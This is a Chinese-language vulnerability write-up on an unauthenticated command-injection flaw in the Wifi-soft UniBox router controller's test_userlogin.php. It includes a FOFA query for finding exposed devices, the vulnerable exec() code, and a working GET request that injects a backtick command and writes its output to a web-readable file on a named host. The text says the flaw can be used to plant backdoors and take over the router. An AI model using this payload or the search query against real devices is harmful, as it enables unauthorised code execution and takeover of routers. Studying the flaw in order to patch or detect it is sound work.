漏洞简介
Wifi-soft UniBox controller 路由器产品中存在一个致命漏洞,/authentication/test_userlogin.php 受命令注入漏洞的影响。未授权的攻击者可通过该漏洞在服务器端任意执行代码,写入后门,获取服务器权限,进而控制整个路由器。
影响版本
fofa语法
body="Unibox" && body="Controller" || body="www.wifi-soft.com"
漏洞分析
直接看 /authentication/test_userlogin.php 的业务实现造成漏洞的关键部分如下
if ($_REQUEST['testuser'] == 1){
    $username = stripslashes(trim($_REQUEST['username']));
    $password = stripslashes(trim($_REQUEST['password']));
    $server = "localhost";
    $port = 1812;

    $tmp_file = tempnam("/tmp",'DA');
    $comm = "/usr/bin/radtest \"$username\" \"$password\" $server:$port 0 testing123 > $tmp_file";

    $reply = exec($comm);
如果 testuser=1 则直接将 username 和 password 拼接进 $comm 中后使用 exec 直接执行命令,无任何过滤或校验,造成命令执行漏洞,因此我们只需要闭合双引号即可完成命令注入利用或者使用反引号执行命令。
漏洞复现
漏洞利用
支持cookie获取参数,注意检测位置以及多个参数均存在命令执行漏洞,别漏
如果不使用反引号执行命令,则需要先闭合双引号
GET /authentication/test_userlogin.php?testuser=1&username=`env>11.txt`%20%23%20 HTTP/1.1
Host: unibox.mrxn.net
访问命令执行结果文件 /authentication/11.txt

成功获得 env 命令执行的结果

